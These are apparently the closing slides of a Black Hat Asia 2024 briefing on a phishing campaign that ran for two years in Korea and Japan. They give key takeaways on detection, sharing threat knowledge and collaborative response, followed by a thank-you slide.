
**Geographical scope** : Korea, Japan

**Period of activity** : 2 years

**Revenue** : \$ 400,000



Whitepaper Download QR Code









# **Black Hat Asia Sound Bytes**

- **Through analysis starting from small clues, we ultimately discovered phishing pages spreading widely online and identified various attack activities**
- **Attackers are developing new novel schemes for financial gain, making it very important to continually explore and share new skills and tactics to respond to upcoming greater threats.**
- **Collaboration among stakeholders played a crucial role in minimizing the attack's impact, highlighting the essentiality of collaborative response for enhancing resilience against incidents.**



ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

# Thank you

[gykim@fsec.or.kr](mailto:gykim@fsec.or.kr)